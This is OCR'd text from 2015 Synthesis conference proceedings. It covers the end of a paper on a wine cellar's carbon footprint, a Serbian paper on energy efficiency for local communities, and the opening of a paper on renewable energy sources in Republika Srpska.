$$QofKgCO2 = 0.235kgCO2 * 0.35 * 1\ m\ de\ lt * 0.794\frac{kg}{lt} * 1110Km$$

to Mendoza:

$$QofKgCO2 = 0.235kgCO2 * 0.65 * 1\ m\ de\ lt * 0.794\frac{kg}{lt} * 360\ Km$$

## 5. RESULTS OF THE CALCULATION OF THE CARBON PRINT

The wine cellar produces 1,8 million liters and generates 2.090 tn of CO2 in total. On average, it generates 1.16 kg CO2 per liter, but this average hides a great variability between bottled and bulk wine, which is described in Tables 2 and 3.

From the total wine produced, 1 million liters are sold in bulk, which generates 361 tn of CO2 and corresponds to 17.2 % of the total emissions and 55 % of the total wine. They generate 0.36 kg of CO2 of GG per liter.

The remaining 0,8 million liters is fractioned in glass bottles (in the process 50 thousand liters are lost and 1 million bottles of0.75 cc are finally bottled). This activity generates 1729 tn of CO2 and corresponds to 82% of the total emissions. They generate 2,16 kg of CO2 per liter and 1,73 kg of CO2 per bottle of 0,75 cc.

By analyzing the results obtained from the division as a productive process, it is observed that the grape production in the farm only generates 4% of the GG, wine- making and storage 17%, fractioning 48% and distribution the remaining 31%.

## 6. CONCLUSIONS

The scope with the greatest CP impact is Scope 3 both for the total produced with 78.9% of the emissions and for the packing disaggregation with 89% of the emissions. When the bulk wine production is analyzed, Scope 2 has the greatest impact with 56% of the emissions.

For the bottled wine production, Scope 3 has the greatest impact and, within this, the component with the greatest impact is transport, both retail and glass bottles transport.

When analyzed per liter of wine, a value of 1.16 kg of CO2 per liter is obtained and when disaggregated per bottle of wine 1.73 kg of CO2 is obtained. These values are similar to those obtained in other CP calculations for the wine industry: for instance, the total emissions generated in Chile by a bottle of wine of 750cc in the wine cellar is 1,67 Kilos of CO2. In Spain, the wine QubélRevelación 2009 (D.O. Vinos de Madrid) generates 1.6 kg of CO2 per bottle. New Zealand differs with a CP calculation of 0,840 kg of CO2 for a bottle of the wine Mobious Marlborough, which was the first one to declare its CP on the label in the national market.

Finally the company currently counts with an impact measurement of their activity on global warming. This knowledge allows the company to:



DOI: 10.15308/Synthesis-2015-191-195

| SCOPES | TOTAL CP generation/CO2 emission | % of Participation of the emission source in the total emission | kg CO2 per liter |
|---|---|---|---|
| SCOPE 1 | 78.530 | 3,76 | 0,04 |
| SCOPE 2 | 362.395 | 17,34 | 0,20 |
| SCOPE 3 | 1.649.600 | 78,91 | 0,92 |
| SCOPES 1 + 2 | 440.925 | 21,09 | 0,24 |
| SCOPES 1 + 2 + 3 | 2.090.525 | 100,00 | 1,16 |

Table 1. Total CO2 disaggregated by the scope of the sources of emission of the total production.

| SCOPES | TOTAL CP generation/CO2 emission | % of Participation of the emission source in the total emission | kg CO2 per liter |
|---|---|---|---|
| SCOPE 1 | 43.628 | 12% | 0,04 |
| SCOPE 2 | 201.331 | 56% | 0,20 |
| SCOPE 3 | 116.152 | 32% | 0,12 |
| SCOPES 1 + 2 | 244.958 | 68% | 0,24 |
| SCOPES 1 + 2 + 3 | 361.110 | 100% | 0,36 |

Table 2. CO2 disaggregated by the scope of the sources of emission of the bulk production.

| SCOPES | **TOTAL CP generation/ CO2 emission** | **% of Participation of the emission source in the total emission** | **kg CO2 per liter** | **kg CO2 per bottle** |
|---|---|---|---|---|
| SCOPE 1 | 34.902 | 2% | 0,04 | 0,03 |
| SCOPE 2 | 161.064 | 9% | 0,20 | 0,16 |
| SCOPE 3 | 1.533.448 | 89% | 1,92 | 1,53 |
| SCOPES 1 + 2 | 195.966 | 11% | 0,24 | 0,20 |
| SCOPES 1 + 2 + 3 | 1.729.415 | 100% | 2,16 | 1,73 |

Table 3. CO2 disaggregated by the scope of the sources of emission of the bottled liter of wine and the bottle of 0.75 cc.

| | sub totals of kgCO2 | % subtotals wine cellar |
|---|---|---|
| I. FARM | 78.530 | 4% |
| II. WINE CELLAR, WINE- MAKING AND STORAGE | 362.320 | 17% |
| III. WINE CELLAR FRACTIONING | 1.002.922 | 48% |
| IV. LOAD AND TRANSFER AND RETAIL DISTRIBUTION | 646.753 | 31% |

Table 4. GG generation according to the productive process

- Design different reduction and/or compensation of emissions policies;
- Identify the activities with the greatest CP impact and analyze their reduction possibilities;
- Use the CP as an indicator of efficiency by comparing the values obtained with other calculations from other wine cellars;
- Get ahead to future regulations that are currently being implemented in European countries, imposing this criterion for the commercialization of products;
- Use the CP as a product differentiator that empowers the brand image, adds value to the product and offers competitive advantages to reach new markets.

## APPENDIX 1

HGs occur naturally in the Earth's atmosphere, but human activities, such as the burning of fossil fuels, are increasing the levels of GHGs in the atmosphere, causing global warming and climate change. The Kyoto Protocol is an international treaty for controlling the release of GHGs from human activities, and the GHGs controlled under the treaty are shown in Table 1 below. Often these GHGs are referred to as the "Kyoto gases".

| | |
|---|---|
| *Carbon dioxide (CO2)= 1* | *1 kg de CO2 = 1 kg de CO2* |
| *Methane (CH4) = 25* | *1kg de CH4= 25 kg de CO2* |
| *Nitrous oxide(N2O)= 298* | *1kg de N2O= 298 kg de CO2* |
| *Hydrofluorocarbons (HFCs)= 124 – 14.800* | *1kg de HFCs= 14800 kg de CO2* |
| *Perfluorocarbons (PFCs)= 7.390 – 12.200* | *1kg de PFCs= 12200 kg de CO2* |
| *Sulfur hexafluoride (SF6)= 22.800* | *1kg de SF6= 22.800 kg de CO2* |
| *Nitrogen trifluoride (NF3)= 17.200* | *1kg de NF3= 17200 kg de CO2* |

Table 5. Kyoto Gases (IPCC 20071). Greenhouse Gas Global Warming Potential

Source: http://ecometrica.com/white-papers/greenhouse-gases-co2-co2e-and-carbon-what-do-all-these-terms-mean



DOI: 10.15308/Synthesis-2015-191-195

## BIBLIOGRAPHY


Abraham, L., & Alturria, L. (2013). Propuesta para el cálculo de huella de carbono en el cultivo de vid en Mendoza. Retrieved March 10, 2015, from http://www.observatoriova.com/2014/02/propuesta-para-el-calculo-de-huella-de-carbono-en-el-cultivo-de-vid-en-la-provincia-de-mendoza-argentina-2013/

Cerda, A.A., García, L.Y., Ilufi, N.A., & Opazo, V.A. (2010). Huella de Carbono en la Industria Vitivinícola Chilena, CarbonFootPrint in theChileanWineIndustry. *Revista Interamericana de ambiente y turismo*, 6(1), 9-27.

Civit, B. Arena, P., Curadelli, S., & Piastrellini, R. (2012). Huella de carbono y huella hídrica de un viñedo considerando distintos sistemas de riego en Mendoza, Argentina. Retrieved March 10, 2015, from http://www.observatoriova.com/wp-content/uploads/2013/10/CIVIT-ev14huel-1.pdf

Comisión Económica Para América Latina y el Caribe – CEPAL. (2009). Economía del cambio climático en Chile: Síntesis. Colección. Retrieved March 10, 2015, from http://www.eclac.cl/publicaciones/xml/8/37858/W288.pdf

Comisión Económica Para América Latina y el Caribe – CEPAL. (2010). Plan Estratégico Alimentario y Agroindustrial 2016-2020. Retrieved March 10, 2015, from http://www.cepal.org/ddpe/noticias/noticias/4/45184/3_daniel_papotto.pdf

Cuadrat, S. (2011). *Huella de carbono en la industria vitivinícola*. Retrieved March 10, 2015, from http://api.eoi.es/api_v1_dev.php/fedora/asset/eoi:67287/componente67285.pdf

Ecometrica. (2012). Greenhouse Gases, CO2, CO2e, and Carbon: What Do All These Terms Mean?

Retrieved March 10, 2015, from http://ecometrica.com/white-papers/greenhouse-gases-co2-co2e-and-carbon-what-do-all-these-terms-mean

Greenhouse Gas Protocol. (2015). *About the GHG Protocol* . Retrieved March 10, 2015, from http://www.ghgprotocol.org/about-ghgp

IPCC. (2006). *Guidelines for National Greenhouse Gas Inventories*. Retrieved March 10, 2015, from http://www.ipcc-nggip.iges.or.jp/public/2006gl/

Pepall, L., Richards, D. J., & Norman, G. (2008). *Industrial organization: Contemporary theory and empirical applications*. Malden, MA: Blackwell Pub.

Schneider, H., & Samaniego, J. (2009). *La huella del carbono en la producción, distribución y consumo de bienes y servicios*. Santiago de Chile: Comisión Económica Para América Latina y el Caribe, CEPAL.




DOI: 10.15308/Synthesis-2015-191-195

Synthesis
International Scientific Conference of IT and Business-Related Research

# ENERGETSKA EFIKASNOSTI KAO USLOV ODRŽIVOG RAZVOJA LOKALNE ZAJEDNICE

## THE IMPORTANCE OF ENERGY EFFICIENCY FOR SUSTAINABLE DEVELOPMENT OF THE LOCAL COMMUNITY

Duško Gvozdenović[1], Dragan Marković[2]
[1]Univerzitet Singidunum, Danijelova 32, Beograd, Srbija
[2]Univerzitet Singidunum, Danijelova 32, Beograd, Srbija

**Apstrakt:**
Energetski sistem doživljava intenzivan stres. Posmatran, analiziran i implementiran kao koncept, globalna i lokalna potreba i kao filozofija održivog razvoja zajednice koja energetsku efikasnost tretira kao važnu dimenziju energetske stabilnosti, on predstavlja, ne samo nužnost, već i jedini način da se prevaziđe energetska kriza. Trend primene mera energetske efikasnosti postaje značajan indikator održivog razvoja lokalne zajednice. Ovaj rad ima za cilj da koncept energetske efikasnosti analizira kroz nekoliko različitih sfera koje se odnose na dostupnost, pristupačnost, razvoj informacionih i komunikacionih tehnologija, društvenu uključenost, ekološku održivost, kao i zakonodavnu regulativu. Evaluacija do sada korišćenih mera za unapređenje energetske efikasnosti, kao jedan od metoda istraživanja koji je korišćen u ovom radu, treba sagledati kao kontinuiran proces koji podrazumeva, kako izbegavanje preterane upotrebe energije, tako i smanjenje energetskih gubitaka, ali i dosledno nadgledanje potrošnje energije u smislu smanjenja energetske intenzivnosti. Rezultati ovog istraživanja obuhvataju skup mera i aktivnosti, zasnovanih na doslednosti i primeni novih tehnologija, koje mogu obezbediti energetsku efikasnost i pozitivno uticati na održivi razvoj lokalne zajednice.

**Ključne reči:**
energetska efikasnost, energetska politika, dimenzije energetske bezbednosti, energetski indikatori održivog.

**Abstract:**
The modern energy system is undergoing intense stress. Observed, analyzed and implemented as a concept, global and local necessity, and as a philosophy of sustainable development of the community which treats energy efficiency as an important dimension of energy stability, it is not only a necessity, but also the only way to overcome the energy crisis. Trend of implementation of energy efficiency measures is becoming an important indicator of sustainable development of local communities. This paper aims to analyze the concept of energy efficiency through several different spheres related to the availability, accessibility, development of information and communication technologies, social engagement, environmental sustainability and legislative regulation. The evaluation of measures used to improve energy efficiency, as one of the research method used in this study, should be viewed as a continuous process that involves both avoidance of the excessive use of energy, as well as reduction of energy losses, but also a consistent monitoring of energy consumption in terms of energy intensity reduction.The research results include a set of measures and actions, based on the consistency and application of new technologies, which can provide energy efficiency and have a positive bearing on sustainable development of the local community.

**Key words:**
energy efficiency, energy policy, energy security dimensions, energy indicators for sustainable development.

## 1. UVOD

Energetsku efikasnost treba shvatiti kao skup organizovanih aktivnosti koje se sprovode unutar energetskog sistema, u cilju smanjenja potrošnje ulazne energije, smanjenja emisije štetnih gasova i troškova energije, a bez promene kvaliteta izvršene usluge. Sama definicija ukazuje na kompleksnost problema koji proističe iz potreba da se povežu ljudi, procedure i tehnologije kako bi se došlo do trajnog povećanje energetske efikasnosti (Gvozdenac *et al*, 2014). Efikasno korišćenje energije je, već odavno, opšti interes koji prožima sve sfere društva, od globalnog do lokalnog nivoa. Značaj energetske efikasnosti u ekonomskom smislu je očigledan ako se uzme u obzir činjenica da troškovi energije obično čine 15-20% bruto domaćeg proizvoda (BDP), a u lokalnim zajednicama budžetski troškovi za utrošenu energiju čine između 30-35%.

Energetska efikasnost je definisana velikim brojem međusobno nezavisnih faktora, pa shodno tome ne postoji univerzalni indikator na osnovu kojeg je moguće proceniti energetsku efikasnost, ali trenutna situacija na pragu nove energetske krize nameće nužnost povećanja angažovanosti na implementaciji mera i aktivnosti koje će dovesti do energetski efikasnijih sistema. Indikatori energetske efikasnosti predstavljaju specifične energetske pokazatelje koji se koriste za definisanje potencijala uštede potrošnje energije kao i za utvrđivanje efekata sprovođenja mera energetske efikasnosti (Marković, 2010). Definisanje energetske efikasnosti uključuje razmatranje nekoliko različitih pristupa, ali pokriva širok spektar indikatora energetske potrošnje (Golušin *et al*, 2013).

U cilju postizanja globalnih (milenijumskih) ciljeva održivog razvoja, uloga energetske efikasnosti je neizostavna, a implementacija akcija i mera treba da bude koordinisana na svim nivoima, od međunarodnog, regionalnog do nacionalnog, a sve u cilju uspostavljanja pravnog/tehničkog/društvenog okvira za implementaciju energetske efikasnost. Koncept održivog razvoja možemo posmatrati kao dinamičan proces koji se prožima kroz tri sfere delovanja: ekonomsku održivost, održivost životne sredine i održivost društvenih sistema (Everett el al, 2010). Stvarna snaga za promene je na lokalnom nivou. Energetsku politiku treba razvijati na način da se ona može lako implementirati u infrastrukturama lokalnih zajednica, tj. u objektima od javnog značaja u javnim službama kao i industrijskim sistemima.



E-mail: office@gvozdenovicenergetika.co.rs
DOI: 10.15308/Synthesis-2015-196-198

## 2. PLANIRANJE I POTENCIJALNE PREPREKE

Lokalno energetsko planiranje kao višegodišnji kontinuirani proces, može biti važan alat koji će omogućiti lokalnim zajednicama da razviju sistem mera i aktivnosti na implementaciji i unapređenju energetske efikasnosti. Planiranje treba da omogući identifikaciju mehanizama putem kojih mogu da se usvajaju nove tehnologije kao i prakse procesa energetske efikasnosti, koje će se integrisati u postojeće tokove. Ovi mehanizmi mogu uključivati politike na poboljšanju energetske efikasnosti, strategije, akcione planove kao i razne izvore javnog ili privatnog investiranja.

Poboljšanje energetke efikasnosti lokalnih zajednica se može predstaviti kao skup mera i aktivnosti, i to kroz:

- Integraciju aktivnosti koje se sprovode u okviru servisa usluga i održavanja na lokalnom nivou (transport, infrastruktura, vodovod i kanalizacija, energetske potrebe i sl.) i to na način da se objedinjavanjem svih ulaznih parametara u okviru zajedničkog informaciono-komunikacionog sistema izvrši prezentacija dobijenih rezultata u formi izveštaja, bilansa ili uporednih statistika (*engl. benchmarking*).
- Kroz proces energetske efikasnosti treba da se omogući realizacija programa i procesa na novim poslovima u okviru lokalnih zajednica koji će dovesti do porasta učešća stručnog osoblja i uvođenje novih tehnologija.
- Implementaciju energetske efikasnost nužno dovodi do poboljšanja ekonomskih parametara lokalne zajednice i pospešuje konkurentnost.
- Implementacija mera i aktivnosti na procesu koje će nužno dovesti do povećane energetske sigurnosti, a samim tim će uticati na smanjenje energetske intenzivnosti na globalnom nivou.
- Smanjenje gasova „staklene bašta“ i drugih zagađivača vazduha je važan i neizostavan činilac zajednice koji je fokusiran, pre svega, na zaštiti životne sredine.


Shodno gore navedenim aktivnostima, a koje treba da sprovede lokalna zajednica u cilju postizanja energetskih efikasnih sistema, neophodno je preduzimanje sledećih aktivnosti:

- Implementaciju strategija i akcionih planova za poboljšanje energetske efikasnosti.
- Sprovođenje energetskog benčmarkinga za sve veće objekte lokalne zajednice.
- Podizanje svesti o nužnosti energetske efikasnosti, kao i vršenje konstantnih edukativnih procesa-radionica.
- Kupovine energetski efikasnih proizvoda najvišeg energetskog razreda.
- Korišćenje obnovljivih izvora u sektoru javne potrošnje.
- Podrška razvoju elektronski standardizovanih pristupa podacima kroz vid e-uprave.
- Istražiti programe energetske efikasnosti kroz različite mehanizme finansiranja.

Svakako, da će se u okviru implementacije i unapređenja procesa energetske efikasnosti lokalnih zajednica pojaviti prepreke koje se mogu manifestovati kao:

- Povećanje inicijalnih troškova lokalnog budžeta.
- Slaba tehnološka i edukativna informisanost.
- Izloženost riziku programa energetske efikasnosti usled ekonomske nerazvijenosti.
- Preveliki ili premali okviri za implementaciju mera i aktivnosti.
- Teškoće u kvantifikovanju i kvalifikovanju indikatora.
- Slaba interaktivna komunikacija svih aktera.
- Selektivnost monitoringa toka aktivnosti što dovodi do prekida kontinuiteta toka.
- Loša koordinacija među akterima unutar lokalne zajednice.

U cilju poboljšanja energetske efikasnosti neophodno je primeniti skup mera i aktivnosti koje će dovesti do uspostavljanja energetski efikasnih sistema u svim sektorima lokalne zajednice. Na slici 1. prikazan je tok aktivnosti koji se može predstaviti u pet kontinuiranih procesa, i to:




Slika 1. Tok aktivnosti na implementaciji energetske efikasnosti

1. Prikupljanje, ažuriranje i kvanitifikovanje podataka kroz sistemski pristup, treba da omogući dobijanje pravovremenih i referentnih indikatora koji će kreirati okvir za razvoj efikasnih strategija i politika energetske efikasnosti.
2. Na osnovu analize korišćenja energije, tržišta, tehnologija i ekonomskih mogućnosti, lokalne zajednice treba da formulišu strategije i akcione planove za poboljšanje energetske efikasnosti. Strategije u praksi kroz akcione planove treba da obezbede:
   - Metodološke pristupe.
   - Razvoj mernih i verifikacionih protokola.
   - Edukativne radionice.
   - Nova tehnološka-komunikaciona-informaciona rešenja.
   - Pristup informacijama i društvenu inkluziju.
3. Privatne i javne i investicije u energetsku efikasnost kroz izgradnju energetskih kapaciteta (posebno OIE) u okvirima standardizovanih protokola (IEA, 2011).
4. Praćenje, sprovođenje i evaluaciju politika i mera kroz periodičnu energetsku nadogradnju kroz politiku mera energetske efikasnosti u svim sektorima. Politika treba da se rukovodi sledećim principima :
   - Efikasnost procesa koji treba treba ocenjivati tokom i posle realizacije, uz konstantan monitoring.
   - Evaluaciju kroz transparentan proces mera i aktivnosti.
5. Na osnovu rezultata monitoringa, a u okviru evaluacije tokova energetske efikasnosti, neophodno je izraditi izveštaje u formi biltena-bilansa koji će postati ulazni-korektivni indikatori za procenu nivoa energetki efikasne lokalne zajednice.



DOI: 10.15308/Synthesis-2015-196-198

## 3. REZIME

Uloga energetske efikasnosti se razlikuje od zemlje do zemlje, u smislu zakonske regulative, ljudskih potencijala, razvijenosti informaciono-komunikacionih tehnologija, stepena društvene inkluzije, politike cena energije i energenata i sl. Dosadašnji rezultati ukazuju da je put ka poboljšanju energetske efikasnosti najmanje skupa opcija. Mnoga potencijalna rešenja za uštedu energije su već lako dostupna i danas su to integrisane i dokazane tehnologije. Kroz permanentne programe edukacije i usavršavanja koje će kroz nove informaciono komunikacione tehnologije dovesti do bržeg pristupa informacijama o toku i nivou održivog razvoja, lokalna zajednica je u obavezi da konstantno vrši energetsku nadgradnju svih raspoloživih rešenja kao i implementaciju novih, koje će dovesti do efikasnog okruženja koje želi da bude održivo u svim sferama društvenog delovanja.

## LITERATURA

Everett, B., Godfrey, B., Peake S., & Ramage, J. (2012). *Energy System and Sustainability*. New York: Oxford University Press.

Golušin, M., Dodić, S., & Popov, S. (2013). *Sustainable Energy Management.* Amsterdam: Elsevier.

Gvozdenac, D.D., *et al.* (2014). *Serbian Energy Efficiency Problems. Thermal Science*, 18(3), 683-694. DOI 10.2289/TSCI1403683G.

International Energy Agency. (2011). *25 Energy Efficiency Policy: Recommendations.* Preuzeto 3. februara 2015, sa https://www.iea.org/publications/freepublications/publication/25recom_2011.pdf

International Energy Agency. (2014). *World Energy Outlook 2014.* Preuzeto 3. februara 2015, sa http://www.worldenergyoutlook.org/publications/weo-2014/

Marković, D.S. (2010). *Procesna i energetska efikasnost.* Beograd: Univerzitet Singidunum



DOI: 10.15308/Synthesis-2015-196-198

Synthesis
International Scientific Conference of IT and Business-Related Research

# MOGUĆNOSTI KORIŠĆENJA OBNOVLJIVIH IZVORA ENERGIJE U REPUBLICI SRPSKOJ

## THE POSSIBILITY OF USING RENEWABLE ENERGY SOURCES IN THE REPUBLIC OF SRPSKA

Božidarka Arsenović
„Orao" a.d., Šabačkih đaka bb, Bijeljina, Republika Srpska, Bosna i Hercegovina

**Apstrakt:**
Obnovljiva energija je energija stvorena iz prirodnih izvora, poput sunčeve svetlosti, vetra, kiše, talasa i geotermalne toplote koji su obnovljivi (prirodno ponovo punjivi). Tehnologije obnovljivih izvora energije uključuju sunčevu energiju, snagu vetra, hidroenergiju, energiju biomase i biogoriva. Gotovo sva obnovljiva energija dolazi od Sunca. Sunce prema Zemlji zrači oko 5.25 kWh/m$^2$ na dan (Sunčeva konstanta je 1.366 kW/m$^2$). Nakon stoleća korišćenja energije fosilnih goriva, danas se globalna slika menja, a obnovljiva energija se sve više smatra jednim od ključnih faktora budućeg razvoja Zemlje. Evropska unija je 2001. godine usvojila Direktivu o obnovljivim izvorima (2001/77/EC) koja predstavlja obvezu zakonodavstva zemalja-članica EU, u smislu povećanja učešća obnovljivih izvora u proizvodnji električne energije. U radu je dat kratak osvrt na obnovljive izvore energije u Republici Srpskoj sa aspekta mogućnosti korišćenja solarne energije, energije vetra i energije vode.

**Ključne reči:**
obnovljivi izvori energije, solarna energija, energija vetra, energija vode.

**Abstract:**
Renewable energy is generated from natural resources, such as sunlight, wind, rain, waves and geothermal heat, which are renewable (naturally replenished). Technologies of renewable energy sources include solar energy, wind power, hydropower, biomass heat and biofuel. Almost all renewable energy comes from the Sun. The Earth receives 5.25 kWh/m$^2$of solar radiation per day (the solar constant is 1.366 kW/m$^2$). After a century of fossil fuel usage, the current global picture is changing while the renewable energy is considered one of the key factors of the future development of the Earth. In 2001, the European Union adopted Directive 2001/77/EC, according to which the EU Member States must increase electricity production from renewable energy sources. The paper gives a short retrospective of renewable energy sources in the Republic of Srpska regarding the possibility of using solar energy, wind power and hydropower.

**Key words:**
renewable energy sources, solar energy, wind power, hydropower.

## 1. UVOD

Obnovljivi izvori energije su energetski resursi sa kojima u manjoj ili većoj mjeri raspolaže svaka zemlja. Tu spadaju prvenstveno, Sunčeva energija, energija vjetra, energija vode, zatim geotermalna energija, energija biomase i biogasa, itd. U mnogim zemljama korištenje obnovljivih izvora energije je u porastu zato što su oni ekološki čisti, doprinose efikasnijem korištenju energetskih potencijala zemlje, smanjenju emisija gasova staklene bašte, smanjenju korišćenja fosilnih goriva i uvoza energije, a pri tome doprinose razvoju lokalne industrije i otvaranju novih radnih mjesta (Pavlović *et al.*, 2013).

Sunce, kao najveći izvor energije, skoro pet milijardi godina pokreće i održava život na Zemlji (Antonijević, 2009). Sunčevo zračenje dovodi do stalnog obnavljanja energije vjetra, morskih struja i talasa, vodnih tokova i termalnog gradijenta u okeanima. Energija sunčevog zračenja je više nego dovoljna da zadovolji sve energetske potrebe na svijetu. Kao usijana plazmena lopta, Sunce ima prečnik $2R_S = 1.319 \cdot 10^6$ km, površinske temperature (zavisno od načina njenog određivanja) između $t_S$ = 5500 – 6000°C, srednju gustinu $\rho_S$ =1409 kg/m$^3$ i ukupnu masu $M_S = 2 \cdot 10^{30}$ kg. Sunce se uglavnom sastoji od vodonika i helijuma koji čine 98.1% njegove mase (vodonik čini 71% Sunčeve mase, a helijum oko 27.1%. Ostali elementi (kiseonik, ugljenik, gvožđe, azot, neon, itd.) čine nešto više od 1% Sunčeve mase (Antonijević, 2009).

Krajem XIX vijeka počinje korištenje energije vjetra za dobijanje električne energije. Za pretvaranje energije vjetra u električnu energiju koriste se uređaji pod nazivom: vjetroregenerator, vjetrenjača, aeroagregat, vjetroturbina i dr.

Hidromehanički energetski potencijal vode je posljedica prirodnog kretanja vode pod dejstvom toplotnog zračenja sunca i gravitacionih sila. Pod pojmom energije vode obuhvaćene su sve mogućnosti za dobijanje mehaničke i električne energije iz strujanja vode u prirodi: kopnenih vodotokova, iz plime i oseke, iz okeana, iz morskih talasa, itd. Energija vode (hidroenergija) je najznačajniji obnovljivi izvor energije, a ujedno i jedini koji je ekonomski konkurentan fosilnim gorivima i nuklearnoj energiji. U posljednjih 30-ak godina proizvodnja energije u hidroelektranama je utrostručena, ali je time udio hidroenergije povećan za samo 50% (sa 2.2% na 3.3%).

S tim u vezi, u radu je dat kratak osvrt na obnovljive izvore energije u Republici Srpskoj sa aspekta mogućnosti korištenja solarne energije, energije vjetra i energije vode.

## 2. GEOGRAFSKI POLOŽAJ I KLIMA REPUBLIKE SRPSKE

Republika Srpska osnovana je 9. januara 1992. godine i predstavlja jedan od entiteta u Bosni i Hercegovini (pored Federacije Bosne i Hercegovine) i zauzima 49% njene teritorije, tj.

E-mail: bokijevmejl@gmail.com
DOI: 10.15308/Synthesis-2015-199-202

25053 km$^2$ sa ukupnom dužinom svoje granice oko 2170 km. Za atipičan oblik državne teritorije Republike Srpske je karakteristično da je sjeverni dio izdužen u pravcu zapad-istok, a istočni u pravcu sjever-jug, slika 1.

Republika Srpska se nalazi između 42°33' i 45° 16' sjeverne geografske širine i 16°11' i 19°37' istočne geografske dužine i zahvata sjeverni i istočni dio geoprostora Bosne i Hercegovine. Na teritoriji Republike Srpske mogu se izdvojiti tri klimatska tipa i to: sjeverni peripanonski prostor (umjereno kontinentalna klima); planinska i planinsko-kotlinska klima i izmijenjena varijanta mediteranske-jadranske klime.

**Peropanonski prostor** se odlikuje umjereno hladnim zimama i toplim ljetima. Vrijednost srednje godišnje temperature vazduha ovog klimatskog tipa kreće se od 12°do 19°C, s tim što srednja mjesečna temperatura vazduha najtoplijeg mjeseca jula ima vrijednost od 21°C do 23°C, dok se srednja mjesečna temperatura najhladnijeg mjeseca januara kreće od - 2°C do -0.9°C. U prosjeku godišnja količina padavina ima vrijednost od 1050 l/m$^2$ na zapadu do 750 l/m$^2$ na istoku. U toku godine padavine su uglavnom ravnomjerno raspoređene. Na krajnjem istoku peripanonskog prostora u zimskom periodu duva košava, hladan i slapovit vjetar.

Slika 1. Mapa Republike Srpske
Izvor: Pavlović *et al.* (2013)

**Planinska i planinsko-kotlinska (pretplaninska) klima** osjeća se u najvećem dijelu Republike Srpske, tj. planinski masivi odlikuju se kratkim i svježim ljetima i hladnim i snjegovitim zimama (visoke visine sniježnog pokrivača, a sniježni pokrivač se dugo zadržava). Srednja godišnja temperatura vazduha je između 5°C i 7°C, dok apsolutne minimalne temperature dostižu vrijednost preko -30°C, a apsolutne maksimalne temperature vazduha se penju i do 35°C. Godišnja suma padavina je iznad 1200 l/m$^2$.

**Izmijenjena varijanta mediteransko-jadranske klime** vlada u južnom dijelu Republike Srpske, odnosno na prostoru niske Hercegovine (ovaj prostor se naziva Humine) za razliku od prostora Rudina koji zahvata više planinske dijelove Hercegovine. Klima Humina i Rudina se odlikuje oslabljenim uticajem Jadranskog mora. Ljeta su vrlo topla, sa oko 2400 časova trajanja sijanja Sunca sa srednjom godišnjom temperaturom vazduha između 14°C i 14.7°C. Apsolutna maksimalna temperatura vazduha dostiže vrijednost i do 41°C, dok apsolutna minimalna temperatura dostiže vrijednost od -8 °C. Suma padavina kreće se od 1500-2000 l/m$^2$ (raspored padavina je nepovoljan jer su u jesen i zimu najveće a ljeta su sa najmanjim količinama, kada se javljaju suše). Za ove prostore karakteristični su vjetrovi bura i jugo.

## 3. STANJE KORIŠTENJA SOLARNE ENERGIJE U REPUBLICI SRPSKOJ

Pod toplotnom konverzijom Sunčevog zračenja podrazumijeva se pretvaranje energije Sunčevog zračenja u toplotnu energiju (Šljivac, 2007). Toplotna konverzija Sunčevog zračenja odvija se na kolektorima Sunčevog zračenja. U zavisnosti od temperature do koje može da se zagrije radni fluid, solarni kolektori se mogu podijeliti na:

- niskotemperaturne (radne temperature do 100 °C),
- srednjetemperaturne (radne temperature od 100-400 °C) i
- visokotemperaturne (radne temperature od 400-4000 °C).

Rezultati izračunavanja srednjih godišnjih vrijednosti optimalnog ugla postavljanja solarnih modula, energije sunčevog zračenja koja pada na 1m$^2$ površine postavljene pod uglom od 0°, 90° i pod optimalnim uglom u odnosu na horizontalnu ravan, odnosa između difuznog i ukupnog Sunčevog zračenja i zamućenosti atmosfere, dobijeni pomoću PVGIS programa, za 13 gradova u Republici Srpskoj dati su u tabeli 1 (Pavlović *et al.*, 2013).

| Gradovi Republike Srpske | Optimalni ugao postavljanja solarnih modula, ° | Energija Sunčevog zračenja koje pada na 1m$^2$ horizontalne površine Wh/m$^2$ | Energija Sunčevog zračenja koje pada na 1m$^2$ površine postavljene pod optimalnim uglom u odnosu na horizontalnu ravan, Wh/m$^2$ | Energija Sunčevog zračenja koje pada na 1m$^2$ vertikalne površine, Wh/m$^2$ |
|---|---|---|---|---|
| Novi Grad | 34 | 3500 | 3960 | 2620 |
| Derventa | 33 | 3450 | 3900 | 2580 |
| Prijedor | 34 | 3500 | 3980 | 2640 |
| Brčko | 34 | 3520 | 3990 | 2650 |
| Bijeljina | 34 | 3560 | 4040 | 2690 |
| Banja Luka | 34 | 3540 | 4010 | 2660 |
| Doboj | 34 | 3530 | 4000 | 2650 |
| Zvornik | 33 | 3480 | 3930 | 2570 |
| Pale | 35 | 3770 | 4350 | 2920 |
| Sarajevo | 35 | 3800 | 4380 | 2930 |
| Višegrad | 34 | 3740 | 4270 | 2820 |
| Foča | 35 | 3850 | 4430 | 2950 |
| Trebinje | 35 | 4220 | 4890 | 3240 |

Tabela 1. Rezultati izračunavanja srednjih godišnjih vrijednosti optimalnog ugla postavljanja solarnih modula, energije sunčevog zračenja koja pada na 1m$^2$ površine postavljene pod uglom od 0°, 90° i pod optimalnim uglom u odnosu na horizontalnu ravan, odnosa između difuznog i ukupnog Sunčevog zračenja i zamućenosti atmosfere, dobijeni pomoću PVGIS programa, za 13 gradova u Republici Srpskoj



DOI: 10.15308/Synthesis-2015-199-202

